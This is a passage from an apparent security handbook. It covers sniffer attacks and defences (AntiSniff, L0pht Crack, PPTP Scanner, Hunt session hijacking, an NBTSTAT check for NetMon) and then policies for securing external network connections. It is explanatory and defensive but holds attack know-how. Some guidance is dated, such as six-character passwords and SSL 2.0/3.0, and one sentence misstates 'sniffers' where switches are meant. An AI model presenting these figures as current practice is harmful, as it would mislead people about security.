It has been shown how password-based authentication can be exploited with the use of a sniffer. Stronger authentication schemes can be employed to render password-sniffing attacks useless. Password-sniffing attacks are successful, assuming that the attacker can use the sniffed password again to authenticate to a system. Strong authentication mechanisms ensure that the data seen on the network cannot be used again for later authentication. This defeats the password sniffer by rendering the data it captures useless.

Although certain strong authentication schemes can help to defeat password sniffers, they are not generally effective against all sniffer attacks. For example, an attacker sniffing the network to determine the version of Sendmail running on the mail server would not be deterred by a strong authentication scheme.

Encryption

Sniffer attacks are based on a fundamental security flaw in many types of electronic communications. The endpoints of a conversation may be extremely secure, but the communications channel itself is typically wide open, as many networks are not designed to protect information in transit. Encryption can be used to protect that information as it traverses various networks between the endpoints.

The process of encryption combines the original message, or plaintext, with a secret key to produce ciphertext. The definition of encryption provides that the ciphertext is not intelligible by an eavesdropper. Furthermore, without the secret key, it is not feasible for the eavesdropper to recover the plaintext from the ciphertext. These properties provide assurance that the ciphertext can be sent to the recipient without fear of compromise by an eavesdropper. Assuming the intended recipient also knows the secret key, she can decrypt the ciphertext to recover the plaintext and read the original message. Encryption is useful in protecting data in transit, because the ciphertext can be viewed by an eavesdropper, but is ultimately useless to an attacker.

Encryption protects the data in transit but does not restrict the attacker's ability to intercept the communication. Therefore, the cryptographic protocols and algorithms in use must themselves be resistant to attack. The encryption algorithm — the mathematical recipe for transforming plaintext into ciphertext — must be strong enough to prevent the attacker from decrypting the information without knowledge of the key. Weak encryption algorithms can be broken through a variety of cryptanalytic techniques. The cryptographic protocols — the rules that govern the use of cryptography in the communication process — must ensure that the attacker cannot deduce the encryption key from information made available during the conversation. Weak encryption provides no real security, only a false sense of confidence in the users of the system.

Switched Network Environments

Ethernet sniffers are by far the most commonly encountered sniffers in the wild. One of the reasons for this is that Ethernet is based on a shared segment. It is this shared-segment principle that allows a sniffer to be effective in an Ethernet environment; the sniffer can listen to all of the traffic within the collision domain.

Switches are used in many environments to control the flow of data through the network. This improves overall network performance through a virtual increase in bandwidth. Switches achieve this result by segmenting network traffic, which reduces the number of stations in an Ethernet collision domain. The fundamentals of Ethernet allow a sniffer to listen to traffic within a single collision domain. Therefore, by reducing the number of stations in a collision domain, switches also limit the amount of network traffic seen by the sniffer.

In most cases, servers reside on dedicated switched segments that are separate from the workstation switched networks. This will prevent a sniffer from seeing certain types of traffic. With the reduced cost of switches over the past few years, however, many organizations have implemented switches to provide a dedicated segment to each workstation. A sniffer in these totally switched environments can receive only broadcasts and information destined directly for it, missing out on all of the other network conversations taking place. Clearly, this is not a desirable situation for an attacker attempting to launch a sniffer-based attack.

Sniffers are usually deployed to improve network performance. The fact that sniffers heighten the security of the network is often a secondary consideration or may not have been considered at all. This is one of those rare cases in which the classic security/functionality paradox does not apply. In this case, an increase in functionality and performance on the network actually leads to improved security as a side effect.

Detecting Sniffers

The sniffer most commonly found in the wild is a software sniffer running on a workstation with a promiscuous Ethernet interface. Because sniffing is a passive activity, it is conceptually impossible for an administrator to directly detect such a sniffer on the network. It may be possible, however, to deduce the presence of a sniffer based on other information available within the environment. L0pht Heavy Industries has developed a tool that can deduce, with fairly high accuracy, when a machine on the network is operating its NIC in promiscuous mode. This tool is known as AntiSniff.

It is not generally possible to determine directly whether a machine is operating as a packet sniffer. AntiSniff uses deduction to form a conclusion about a particular machine and is quite accurate. Rather than querying directly to detect a sniffer, AntiSniff looks at various side effects exhibited by the operation of a sniffer. AntiSniff conducts three tests to gather information about the hosts on the network.

Most operating systems exhibit some unique quirks when operating an interface in promiscuous mode. For example, the TCP/IP stack in most early Linux kernels did not handle packets properly when operating in promiscuous mode. Under normal operation, the kernel behaves properly. When the stack receives a packet, it checks to see whether the destination MAC address is its own. If it is, the packet moves up to the next layer of the stack, which checks to see whether the destination IP address is its own. If it is, the packet is processed by the local system. However, in promiscuous mode, a small bug in the code produces abnormal results. In

promiscuous mode, when the packet is received, the MAC address is ignored and the packet is handed up the stack. The stack verifies the destination IP address and reacts accordingly. If the address is its own, it processes the packet. If not, the stack drops the packet. Either way, the packet is copied to the sniffer software.

There is a flaw, however, in this logic. Suppose station A is suspected of operating in promiscuous mode. AntiSniff crafts a packet, a ping for example, with a destination of station B's MAC address, but with station A's IP address. When station B receives the packet, it will drop it because the destination IP address does not match. When station A receives the packet, it will accept it because it is in promiscuous mode, so it will grab the packet regardless of the destination MAC address. Then, the IP stack checks the destination IP address. Because it matches its own, station A's IP stack processes the packet and responds to the ping. In nonpromiscuous mode, station A would have dropped the packet, because the destination MAC address was not its own. The only way the packet would have made it up the stack for processing is if the interface happened to be in promiscuous mode. When AntiSniff receives the ping reply, it can deduce that station A is operating in promiscuous mode.

This quirk is specific to early Linux kernels, but other operating systems exhibit their own quirks. The first AntiSniff test exercises the conditions that uncover those quirks in the various operating systems, with the intent to gain some insight as to whether the machine is operating in promiscuous mode.

Many sniffer-based attacks will perform a reverse-DNS query on the IP addresses it sees, in an attempt to maximize the amount of information it gleans from the network. The second AntiSniff test baits the alleged sniffer with packets destined for a nonexistent IP address and waits to see whether the machine does a reverse-DNS lookup on that address. If it does, chances are that it is operating as a sniffer.

A typical machine will take a substantial performance hit when operating its NIC in promiscuous mode. The final AntiSniff test floods the network with packets in an attempt to degrade the performance of a promiscuous machine. During this window of time, AntiSniff attempts to locate machines suffering from a significant performance hit and deduces that they are likely running in promiscuous mode.

AntiSniff is a powerful tool because it gives the network administrator the ability to detect machines that are operating as sniffers. This enables the administrator to disable the sniffer capability and examine the hosts for further evidence of compromise by an attacker. AntiSniff is the first tool of its kind, one that can be a powerful countermeasure for the network administrator.

Tools of the Trade

Sniffers and their ability to intercept network traffic make for an interesting conceptual discussion. However, the concept is not useful in the trenches of the internetworking battlefield until it is realized as a working tool. The power of a sniffer, in fact, has been incarnated in various hardware- and software-based tools. These tools can be organized into two general categories: those that provide a useful service to a legitimate network administrator, and those that provide an attacker with an easily operated, highly specialized attack tool. It should be noted that an operational tool that sees the entirety of network traffic can just as easily be used for dark purposes. The following sub-sections describe several examples of both the operational tools and the specialized attack tools.

Operational Tools

Sniffer operational tools are quite useful to the network administrator. By capturing traffic directly from the network, the tool provides the administrator with data that can be analyzed to discern valuable information about the network. Network administrators use operational tools to sniff traffic and learn more about how the network is behaving. Typically, an administrator is not interested in the contents of the traffic, only in the characteristics of the traffic that relate to network operation.

There are three primary types of operational tools, or utilities, that can be used for network monitoring or unauthorized activities. On the lower end of the scale are raw packet collectors — simple utilities that obtain various specifics about the communication but do not typically absorb the user data. These tools allow the user to see the communication characteristics for analysis, rather than providing the exact packet contents. For example, the operator can view the manner in which systems are communicating and the services being used throughout the network. Raw packet collectors are useful for determining basic communication properties, allowing the observer to draw certain deductions about the communication. The second, more common type of tool is the application sniffer. These are applications that can be loaded on a PC, providing several

layers of information to the operator. Everything from frame information to user data is collected and presented in a clear manner that facilitates easy interpretation. Typically, extended tools are provided for analyzing the data to determine trends in the communication. The last type of tool is dedicated sniffer equipment. Highly flexible and powerful, such equipment can be attached to many types of networks to collect data. Each topology and associated protocol that is supported by the device is augmented with analyzing functionality that assists in determining the status of the network. These tools provide powerful access at the most fundamental levels of communication. This blurs the line between network administration and unauthorized access to network traffic. Sniffers should be treated as powerful tools with tremendous potential for harm and good. Access to network sniffers should be tightly controlled to prevent individuals from crossing over that line.

Raw Packet Collectors

There are several variations of raw packet collectors, most of which are associated with UNIX systems. One example is tcpdump, a utility built into most variations of UNIX. It essentially makes a copy of everything seen by the kernel's TCP/IP protocol stack. It performs a basic level of packet decode, and displays key values from the packets in a tabular format. Included in the display is information such as the packet's timestamp, source host and port, destination host and port, protocol type, and packet size.

Snoop, similar to tcpdump, is another of the more popular utilities used in UNIX. These utilities do not wrap a graphical interface around their functionality, nor do they provide extended analytical information as part of their native feature set. The format used to store data is quite basic, however, and can be exported into other applications for trend analysis.

These tools can be very dangerous because they are easily operated, widely available, and can be started and stopped automatically. As with most advanced systems, separate processes can be started and placed in the background; they remain undetected while they collect vital information and statistics.

Application Sniffers

There are several commercial-grade products that are available to provide collection, analysis, and trend computations along with unprecedented access to user data. The most common operate on Microsoft platforms because of the market share Microsoft currently enjoys. Many examples exist, but Etherpeek, Sniffer, and Microsoft's own, NetMon are very common. Be assured there are hundreds of others, and some are even proprietary to certain organizations.

Each supports customizable filters, allowing the user to be selective about the type of packets saved by the application. With filters enabled, the promiscuous interface continues to capture every packet it sees, but the sniffer itself retains only those packets that match the filters. This allows a user to be selective and retain only those packets that meet certain criteria. This can be very helpful, both in network troubleshooting and launching attacks, as it significantly reduces the size of the packet capture while isolating specific communications that have known weaknesses or information. If either an administrator or an attacker is looking for something particular, having a much smaller data set is clearly an advantage.

By default, many application products display a summary listing of the packets as they are captured and retained. Typically, more information is available through packet decode capabilities, which allow the user to drill down into individual packets to see the contents of various protocol fields. The legitimate network administrator will typically stop at the protocol level, as this usually provides sufficient information to perform network troubleshooting and analysis. Packet decodes, however, also contain the packet's data payload, providing access to the contents of the communications. Access to this information might provide the attacker with the information he is looking for.

In addition to the ability to display vital detailed information about captured packets, many packages perform a variety of statistical analyses across the entire capture. This can be a powerful tool for the attacker to identify core systems and determine application flow. An example is an attacker who has enough access to get a sniffer on the network but is unaware of the location or applications that will allow him to obtain the desired information. By capturing data and applying statistical analysis, application servers can be identified, and their use, by volume or time of day, can be compared with typical business practices. The next time the sniffer is enabled, it can be focused on what appears to have the desired data to assist in expanding the attack.

Microsoft's NetMon runs as a service and can be configured to answer to polls from a central Microsoft server running the network monitor administrator. This allows an administrator to strategically place sniffers throughout the network environment and have them all report packet captures back to a central server. Although it is a powerful feature for the network administrator, the ability to query a remote NetMon sniffer also presents security concerns. For example, if an attacker cannot gain physical access to the network he wishes

to sniff but learns that NetMon is running, he may be able to attack the NetMon service itself, causing it to report its sniffer capture back to the attacker rather than to the legitimate administrative server. It is relatively simple to identify a machine running NetMon. An NBTSTAT –A/-a <IP/Name> command will provide a list of NetBIOS tags of the remote system. If a system tag of [BEh] is discovered, it indicates that the NetMon service is running on the remote system. Once this has been discovered, a sophisticated attacker can take advantage of the service and begin collecting information on a network that was previously inaccessible.

Dedicated Sniffer Equipment

Network General's Sniffer is the most recognized version of this type of tool; its existence is actually responsible for the term "sniffer." It is a portable device built to perform a single function: sniffing network traffic. Dedicated devices are quite powerful and have the ability to monitor larger traffic flows than could be accomplished with a PC-based sniffer. Additionally, dedicated devices have built-in interfaces for various media and topology types, making them flexible enough to be used in virtually any environment. This flexibility, while powerful, comes with a large price tag, so much so that dedicated equipment is not seen often in the wild.

Dedicated equipment supports advanced customizable filters, allowing the user to prune the traffic stream for particular types of packets. The sniffer is primarily geared toward capturing traffic, and allows the user to export the capture data to another machine for in-depth analysis.

Attack-Specific Tools

Staging a successful attack with an operational tool is often more an art than a science. Although there are many factors that determine the attacker's ability to capture network traffic, that is only half of the battle. The attacker must be able to find the proverbial needle in the haystack of packets provided by the sniffer. The attacker must understand internetworking protocols to decipher much of the information and must have a sound strategy for wading through the millions of packets that a sniffer might return.

Recent trends in computer hacking have seen the rise of scripted attacks and attacker toolkits. The Internet itself has facilitated the proliferation of hacking tools and techniques from the few to the many. Very few of the people who label themselves "hackers" actually understand the anatomy of the attacks they wage. Most simply download an exploit script, point it at a target, and pull the trigger. Simplifying the attack process into a suite of user-friendly software tools opens up the door to a whole new class of attacker.

Sniffer-based attacks have not escaped this trend. It can be argued that the information delivered by a sniffer does not provide any real value. It is what the attacker does with this information that ultimately determines the success of the sniffer-based attack. If this is true, then a sniffer in the hands of an unskilled attacker is probably of no use. Enter the attack-specific sniffer tool. Some of the talented few who understand how a sniffer's output can be used to launch attacks have bundled that knowledge and methodology into software packages.

These software packages are essentially all-in-one attack tools that leverage the information produced by a sniffer to automatically launch an attack. The following sub-sections present several examples of these attack-specific sniffer tools.

L0pht Crack Scanner

The L0pht Crack Scanner is produced by L0pht Heavy Industries, a talented group of programmers that specialize in security tools who operate on both sides of the network security battlefield. This tool is a password sniffer that exposes usernames and passwords in a Microsoft networking environment. L0pht Crack Scanner targets Microsoft's authentication processes, and uses mild algorithms to protect passwords from disclosure as they are sent across the network. This tool underscores the complementary role that a sniffer plays in many types of network attacks. The L0pht Crack Scanner combines a sniffer with a protocol vulnerability to attack the network, with drastic results.

The scanner capitalizes on several weaknesses in the authentication process to break the protection suites used, providing the attacker with usernames and passwords from the network. The individuals at L0pht have developed an algorithm to successfully perform cryptanalysis and recover the cleartext passwords associated with usernames.

The L0pht Crack Scanner uses a built-in sniffer to monitor the network, looking for authentication traffic. When the sniffer recognizes specific traffic, the packets are captured and the scanner applies L0pht's cryptanalysis routine and produces the password for the attacker.

PPTP Scanner

Microsoft's Point-to-Point Tunneling Protocol (PPTP) is a protocol designed to provide tunneled, encrypted communications. It has been proved that the encryption used in PPTP can be broken with simple cryptanalysis of the protocol. This cryptanalysis has been translated into a methodology for recovering traffic from a PPTP session.

PPTP Scanner combines a sniffer with a weakness in the design of PPTP, exposing and exercising a serious vulnerability. This vulnerability, when exercised, allows for the recovery of plaintext from an encrypted session.

PPTP Scanner is the incarnation of the PPTP cryptanalysis methodology. The Scanner uses built-in sniffer software to monitor network traffic, looking for a PPTP session. When PPTP traffic is recognized, the packets are captured and stored for analysis. The Scanner applies the cryptanalytic methodology, and recovers the plaintext traffic for the attacker.

Previously, we discussed the use of encryption to protect network traffic from sniffer-based attacks. The ease with which L0pht Crack Scanner and PPTP Scanner do their dirty work underscores an important point. Simply encrypting traffic before sending it across the network affords only limited protection. For this technique to provide any real security, the encryption algorithms and protocols chosen must be strong and resistant to attack.

Hunt

Hunt, an automated session hijack utility, is another example of a sniffer with a built-in attack capability. Hunt operates by examining network traffic flow for certain signatures — distinct traffic patterns that indicate a particular event or condition. When Hunt recognizes a signature for traffic it can work with, it springs into action. When Hunt goes active, it knocks one station offline, and assumes its identity in the ongoing TCP session. In this manner, Hunt hijacks the TCP session for itself, giving the operator access to an established connection that can be used to further explore the target system.

This capability can be quite useful to an attacker, especially if Hunt hijacks a privileged session. Consider the following example. If Hunt detects the traffic signature for a Telnet session that it can hijack, it will knock the originating station offline and resume the session itself. This gives the Hunt operator instant command-line access to the system. The attacker will be able to access the system as the original user, which could be anyone from a plain user to a system administrator.

Conclusion

Network sniffers exist primarily to assist network administrators in analyzing and troubleshooting their networks. These devices take advantage of certain characteristics of electronic communications to provide a window of observation into the network. This window provides the operator with a clear view into the details of network traffic flow.

In the hands of an attacker, a network sniffer can be used to learn many types of information. This information can range from basic operational characteristics of the network itself to highly sensitive information about the company or individuals who use the network. The amount and significance of the information learned through a sniffer-based attack are dependant on certain characteristics of the network and the attacker's ability to introduce a sniffer. The type of media employed, the topology of the network, and the location of the sniffer are key factors that combine to determine the amount and type of information seen by the sniffer.

Information security practitioners are committed to the pursuit of confidentiality, integrity, and availability of resources, as well as information in computing and electronic communications. Sniffers represent significant challenges in each of these arenas. As sniffer capabilities have progressed, so have the attacks that can be launched with a sniffer. The past few years have seen the evolution of easy-to-use sniffer tools that can be exercised by attackers of all skill levels to wage war against computing environments and electronic communications. As attackers have increased their capabilities, so have network administrators seeking to protect themselves against these attacks. The security community has responded with a myriad of techniques and technologies that can be employed to diminish the success of the sniffer-based attack.

As with most competitive environments, security professionals and system attackers continue to raise the bar for one another, constantly driving the other side to expand and improve its capabilities. This creates a seemingly endless chess match, in which both sides must constantly adjust their strategy to respond to the moves made by the other. As security professionals continue to improve the underlying security of computing and communications systems, attackers will respond by finding new ways to attack these systems. Similarly,

as attackers continue to find new vulnerabilities in computer systems, networks, and communications protocols, the security community will respond with countermeasures to combat these risks.

Secured Connections to External Networks

Steven F. Blanding

A private network that carries sensitive data between local computers requires proper security measures to protect the privacy and integrity of the traffic. When such a network is connected to other networks, or when telephone access is allowed into that network, the remote terminals, phone lines, and other connections become extensions of that private network and must be secured accordingly. In addition, the private network must be secured from outside attacks that could cause loss of information, breakdowns in network integrity, or breaches in security.

Many organizations have connected or want to connect their private local area networks (LANs) to the Internet so that their users can have convenient access to Internet services. Because the Internet as a whole is not trustworthy, their private systems are vulnerable to misuse and attack. Firewalls are typically used as a safeguard to control access between a trusted network and a less trusted network. A firewall is not a single component; it is a strategy for protecting an organization's resources from the Internet. A firewall serves as the gatekeeper between the untrusted Internet and the more trusted internal networks. Some organizations are also in the process of connecting their private networks to other organizations' private networks. Firewall security capabilities should also be used to provide protection for these types of connections.

This chapter identifies areas of security that should be considered with connections to external networks. Security policies must be developed for user identification and authorization, software import controls, encryption, and system architecture, which include the use of Internet firewall security capabilities. Chapter sections discuss security policy statements that address connections to external networks including the Internet. Each section contains multiple sample policies for use at the different risk profiles. Some areas provide multiple examples at the same risk level to show the different presentation methods that might be used to get the message across.

The first section discusses the risks and assumptions that should be acknowledged before a security analysis can be performed.

Risks and Assumptions

An understanding of the risks and assumptions is required before defining security policies for external connections. It is beyond the scope of this chapter to quantify the probability of the risks; however, the risks should cover a broad, comprehensive area. The following are the risks and assumptions:

- The data being protected, while not classified, is highly sensitive and would do damage to the organization and its mission if disclosed or captured.
- The integrity of the internal network directly affects the ability of the organization to accomplish its mission.
- The internal network is physically secure; the people using the internal network are trustworthy.
- PCs on the internal network are considered to be unsecured. Reliance is placed on the physical security of the location to protect them.

- Whenever possible, employees who are connected from remote sites should be treated as members of the internal network and have access to as many services as possible without compromising internal security.
- The Internet is assumed to be unsecured; the people using the Internet are assumed to be untrustworthy.
- Employees are targets for spying; information they carry or communicate is vulnerable to capture.
- Passwords transmitted over outside connections are vulnerable to capture.
- Any data transmitted over outside connections are vulnerable to capture.
- There is no control over e-mail once it leaves the internal network; e-mail can be read, tampered with, and spoofed.
- Any direct connection between a PC on the internal network and one on the outside can possibly be compromised and used for intrusion.
- Software bugs exist and may provide intrusion points from the outside into the internal network.
- Password protection on PCs directly reachable from the outside can be compromised and used for intrusion.
- Security through obscurity is counter-productive. Easy-to-understand measures are more likely to be sound, and are easier to administer.

Security Policies

Security policies fall into two broad categories: technical policies to be carried out by hardware or software, and administrative policy to be carried out by people using and managing the system. The final section of this chapter discusses Internet firewall security policies in more detail.

Identification and Authentication

Identification and authentication are the processes of recognizing and verifying valid users or processes. Identification and authentication information is generally then used to determine what system resources a user or process will be allowed to access. The determination of who can access what should coincide with a data categorization effort.

The assumption is that there is connectivity to internal systems from external networks or the Internet. If there is no connectivity, there is no need for identification and authentication controls. Many organizations separate Internet-accessible systems from internal systems through the use of firewalls and routers.

Authentication over the Internet presents several problems. It is relatively easy to capture identification and authentication data (or any data) and replay it in order to impersonate a user. As with other remote identification and authorization controls, and often with internal authorization systems, there can be a high level of user dissatisfaction and uncertainty, which can make this data obtainable via social engineering. Having additional authorization controls for use of the Internet may also contribute to authorization data proliferation, which is difficult for users to manage. Another problem is the ability to hijack a user session after identification and authorization have been performed.

There are three major types of authentication available: static, robust, and continuous. Static authentication includes passwords and other techniques that can be compromised through replay attacks. They are often called reusable passwords. Robust authentication involves the use of cryptography or other techniques to create one-time passwords that are used to create sessions. These can be compromised by session hijacking. Continuous authentication prevents session hijacking.

Static Authentication

Static authentication only provides protection against attacks in which an impostor cannot see, insert, or alter the information passed between the claimant and the verifier during an authentication exchange and subsequent session. In these cases, an impostor can only attempt to assume a claimant's identity by initiating an access control session as any valid user might do and trying to guess a legitimate user's authentication data. Traditional password schemes provide this level of protection, and the strength of the authentication process is highly dependent on the difficulty of guessing password values and how well they are protected.

Robust Authentication

This class of authentication mechanism relies on dynamic authentication data that changes with each authenticated session between a claimant and verifier. An impostor who can see information passed between the claimant and verifier may attempt to record this information, initiate a separate access control session with the verifier, and replay the recorded authentication data in an attempt to assume the claimant's identity. This type of authentication protects against such attacks, because authentication data recorded during a previous session will not be valid for any subsequent sessions.

However, robust authentication does not provide protection against active attacks in which the impostor is able to alter the content or flow of information between the claimant and verifier after they have established a legitimate session. Since the verifier binds the claimant's identity to the logical communications channel for the duration of the session, the verifier believes that the claimant is the source of all data received through this channel.

Traditional fixed passwords would fail to provide robust authentication because the password of a valid user could be viewed and used to assume that user's identity later. However, one-time passwords and digital signatures can provide this level of protection.

Continuous Authentication

This type of authentication provides protection against impostors who can see, alter, and insert information passed between the claimant and verifier even after the claimant/verifier authentication is complete. These are typically referred to as active attacks, since they assume that the impostor can actively influence the connection between claimant and verifier. One way to provide this form of authentication is to apply a digital signature algorithm to every bit of data that is sent from the claimant to the verifier. There are other combinations of cryptography that can provide this form of authentication, but current strategies rely on applying some type of cryptography to every bit of data sent. Otherwise, any unprotected bit would be suspect.

Applying Identification and Authorization Policies

Although passwords are easily compromised, an organization may find that a threat is not likely, would be fairly easy to recover from, or would not affect critical systems (which may have separate protection mechanisms). In low-risk connections, only static authentication may be required for access to corporate systems from external networks or the Internet.

In medium-risk connections, Internet access to information and processing (low impact if modified, unavailable, or disclosed) would require a password, and access to all other resources would require robust authentication. Telnet access to corporate resources from the Internet would also require the use of robust authentication.

Internet access to all systems behind the firewall would require robust authentication. Access to information and processing (high impact if modified, unavailable, or disclosed) would require continuous authentication.

Password Management Policies

The following are general password policies applicable for Internet use. These are considered to be the minimum standards for security control.

- Passwords and user log-on IDs will be unique to each authorized user.
- Passwords will consist of a minimum of 6 alphanumeric characters (no common names or phrases). There should be computer-controlled lists of proscribed password rules and periodic testing (e.g., letter and number sequences, character repetition, initials, common words, and standard names) to identify any password weaknesses.
- Passwords will be kept private i.e., not shared, coded into programs, or written down.
- Passwords will be changed every 90 days (or less). Most operating systems can enforce password change with an automatic expiration and prevent repeated or reused passwords.
- User accounts will be frozen after 3 failed log-on attempts. All erroneous password entries will be recorded in an audit log for later inspection and action, as necessary.
- Sessions will be suspended after 15 minutes (or other specified period) of inactivity and require the password to be reentered.

- Successful log-ons should display the date and time of the last log-on and log-off.
- Log-on IDs and passwords should be suspended after a specified period of non-use.
- For high-risk systems, after excessive violations, the system should generate an alarm and be able to simulate a continuing session (with dummy data, etc.) for the failed user (to keep this user connected while personnel attempt to investigate the incoming connection).

Robust Authentication Policy

The decision to use robust authentication requires an understanding of the risks, the security gained, and the cost of user acceptance and administration. User acceptance will be dramatically improved if users are appropriately trained in robust authentication and how it is used.

There are many technologies available that provide robust authentication including dynamic password generators, cryptography-based challenge/ response tokens and software, and digital signatures and certificates. If digital signatures and certificates are used, another policy area is opened up: the security requirements for the certificates.

Users of robust authentication must receive training prior to use of the authentication mechanism. Employees are responsible for safe handling and storage of all company authentication devices. Authentication tokens should not be stored with a computer that will be used to access corporate systems. If an authentication device is lost or stolen, the loss must be immediately reported to security so that the device can be disabled.

Digital Signatures and Certificates

If identification and authorization makes use of digital signatures, then certificates are required. They can be issued by the organization or by a trusted third party. Commercial public key infrastructures (PKI) are emerging within the Internet community. Users can obtain certificates with various levels of assurance. For example, level 1 certificates verify electronic mail addresses. This is done through the use of a personal information number that a user would supply when asked to register. This level of certificate may also provide a name as well as an electronic mail address; however, it may or may not be a genuine name (i.e., it could be an alias). Level 2 certificates verify a user's name, address, social security number, and other information against a credit bureau database. Level 3 certificates are available to companies. This level of certificate provides photo identification (e.g., for their employees) to accompany the other items of information provided by a Level 2 certificate.

Once obtained, digital certificate information may be loaded into an electronic mail application or a web browser application to be activated and provided whenever a web site or another user requests it for the purposes of verifying the identity of the person with whom they are communicating. Trusted certificate authorities are required to administer such systems with strict controls, otherwise fraudulent certificates could easily be issued.

Many of the latest web servers and web browsers incorporate the use of digital certificates. Secure Socket Layer (SSL) is the technology used in most Web-based applications. SSL version 2.0 supports strong authentication of the Web server, while SSL 3.0 adds client-side authentication. Once both sides are authenticated, the session is encrypted, providing protection against both eavesdropping and session hijacking. The digital certificates used are based on the X.509 standard and describe who issued the certificate, the validity period, and other information.

Oddly enough, passwords still play an important role even when using digital certificates. Since digital certificates are stored on a computer, they can only be used to authenticate the computer, rather than the user, unless the user provides some other form of authentication to the computer. Passwords or "passphrases" are generally used; smart cards and other hardware tokens will be used in the future.

Any company's systems making limited distribution data available over the Internet should use digital certificates to validate the identity of both the user and the server. Only Company-approved certificate authorities should issue certificates. Certificates at the user end should be used in conjunction with standard technologies such as Secure Sockets Layer to provide continuous authentication to eliminate the risk of session hijacking. Access to digital certificates stored on personal computers should be protected by passwords or passphrases. All policies for password management must be followed and enforced.

Software Import Control

Data on computers is rarely static. Mail arrives and is read. New applications are loaded from floppy, CD-ROM, or across a network. Web-based interactive software downloads executables that run on a computer. Each modification runs the risk of introducing viruses, damaging the configuration of the computer, or violating software-licensing agreements. Organizations need to protect themselves with different levels of control depending on the vulnerability to these risks. Software Import Control provides an organization with several different security challenges:

- Virus and Trojan horse prevention, detection, and removal
- Controlling Interactive Software (Java, ActiveX)
- Software licensing

Each challenge can be categorized according to the following criteria:

- Control: who initiates the activity, and how easily can it be determined that software has been imported
- Threat type: executable program, macro, applet, violation of licensing agreement
- Cleansing action: scanning, refusal of service, control of permissions, auditing, deletion

When importing software onto a computer, one runs the risk of getting additional or different functionality than one bargained for. The importation may occur as a direct action, or as a hidden side effect, which is not readily visible. Examples of direct action include:

- File transfer — utilizing FTP to transfer a file to a computer
- Reading e-mail — causing a message which has been transferred to a computer to be read, or using a tool (e.g., Microsoft Word) to read an attachment
- Downloading software from a floppy disk or over the network can spawn indirect action. Some examples include (1) reading a Web page which downloads a Java applet to your computer and (2) executing an application such as Microsoft Word and opening a file infected with a Word Macro Virus.

Virus Prevention, Detection, and Removal

A virus is a self-replicating program spread from executables, boot records, and macros. Executable viruses modify a program to do something other than the original intent. After replicating itself into other programs, the virus may do little more than print an annoying message, or it could do something as damaging as deleting all of the data on a disk. There are different levels of sophistication in how hard a virus may be to detect.

The most common "carrier" of viruses has been the floppy disk, since "sneaker net" was the most common means of transferring software between computers. As telephone-based bulletin boards became popular, viruses travelled more frequently via modem. The Internet provides yet another channel for virus infections, one that can often bypass traditional virus controls.

For organizations that allow downloading of software over the Internet (which can be via Internet e-mail attachments) virus scanning at the firewall can be an appropriate choice — but it does not eliminate the need for client and server based virus scanning, as well. For several years to come, viruses imported on floppy disks or infected vendor media will continue to be a major threat.

Simple viruses can be easily recognized by scanning for a signature of byte strings near the entry point of a program, once the virus has been identified. Polymorphic viruses modify themselves as they propagate. Therefore, they have no signature and can only be found (safely) by executing the program in a virtual processor environment. Boot record viruses modify the boot record such that the virus is executed when the system is booted.

Applications that support macros are at risk for macro viruses. Macro viruses are commands that are embedded in data. Vendor applications, such as Microsoft Word, Microsoft Excel, or printing standards such as Postscript are common targets. When the application opens the data file the infected macro virus is instantiated.

The security service policy for viruses has three aspects:

- Prevention — policies which prevent the introduction of viruses into a computing environment,
- Detection — determination that an executable, boot record, or data file is contaminated with a virus, and

- Removal — deletion of the virus from the infected computing system may require reinstallation of the operating system from the ground up, deleting files, or deleting the virus from an infected file.

There are various factors that are important in determining the level of security concern for virus infection of a computer. Viruses are most prevalent on DOS, Windows (3.x, 95), and NT operating systems. However some UNIX viruses have been identified.

The frequency that new applications or files are loaded on to the computer is proportional to the susceptibility of that computer to viruses. Configuration changes resulting from exposure to the Internet, exposure to mail, or receipt of files from external sources are more at risk for contamination.

The greater the value of the computer or data on the computer, the greater the concern should be for ensuring that virus policy as well as implementation procedures are in place. The cost of removal of the virus from the computing environment must be considered within your organization as well as from customers you may have infected. Cost may not always be identified as monetary; company reputation and other considerations are just as important.

It is important to note that viruses are normally introduced into a system by a voluntary act of a user (e.g., installation of an application, executing a file, etc.). Prevention policies can therefore focus on limiting the introduction of potentially infected software and files to a system. In a high-risk environment, virus-scanning efforts should be focused on when new software or files are introduced to maximize protection.

Controlling Interactive Software

A programming environment evolving as a result of Internet technology is Interactive Software, as exemplified by Java and ActiveX. In an Interactive Software environment, a user accesses a server across a network. The server downloads an application (applet) onto the user's computer that is then executed. There have been various claims that when utilizing languages such as Java, it is impossible to introduce a virus because of restrictions within the scripting language for file system access and process control. However, security risks using Java and ActiveX have been documented.

Therefore, there are several assumptions of trust that a user must make before employing this technology:

- The server can be trusted to download trustworthy applets.
- The applet will execute in a limited environment restricting disk reads and writes to functions that do not have security.
- The applet can be scanned to determine if it is safe.
- Scripts are interpreted, not precompiled.

Firewall Policy

Firewalls are critical to the success of secured connections to external networks as well as the Internet. The main function of a firewall is to centralize access control. If outsiders or remote users can access the internal networks without going through the firewall, its effectiveness is diluted. For example, if a traveling manager has a modem connected to his office PC that he or she can dial into while traveling, and that PC is also on the protected internal network, an attacker who can dial into that PC has circumvented the controls imposed by the firewall. If a user has a dial-up Internet account with a commercial Internet Service Provider (ISP), and sometimes connects to the Internet from his office PC via modem, he is opening an unsecured connection to the Internet that circumvents the firewall.

Firewalls can also be used to secure segments of an organization's intranet, but this document will concentrate on the Internet aspects of firewall policy.

Firewalls provide several types of protection, to include:

- They can block unwanted traffic.
- They can direct incoming traffic to more trustworthy internal systems.
- They hide vulnerable systems, which can't easily be secured from the Internet.
- They can log traffic to and from the private network.
- They can hide information like system names, network topology, network device types, and internal user IDs from the Internet.
- They can provide more robust authentication than standard applications might be able to do.

Each of these functions is described in more detail below.

As with any safeguard, there are trade-offs between convenience and security. Transparency is the visibility of the firewall to both inside users and outsiders going through a firewall. A firewall is transparent to users if they do not notice or stop at the firewall in order to access a network. Firewalls are typically configured to be transparent to internal network users (while going outside the firewall); on the other hand, firewalls are configured to be non-transparent for outside network coming through the firewall. This generally provides the highest level of security without placing an undue burden on internal users.

Firewall Authentication

Router-based firewalls don't provide user authentication. Host-based firewalls can provide various kinds of authentication. *Username/password authentication* is the least secure, because the information can be sniffed or shoulder-surfed. *One-time passwords* use software or hardware tokens and generate a new password for each session. This means that old passwords cannot be reused if they are sniffed or otherwise borrowed or stolen. Finally, *Digital Certificates* use a certificate generated using public key encryption.

Routing Versus Forwarding

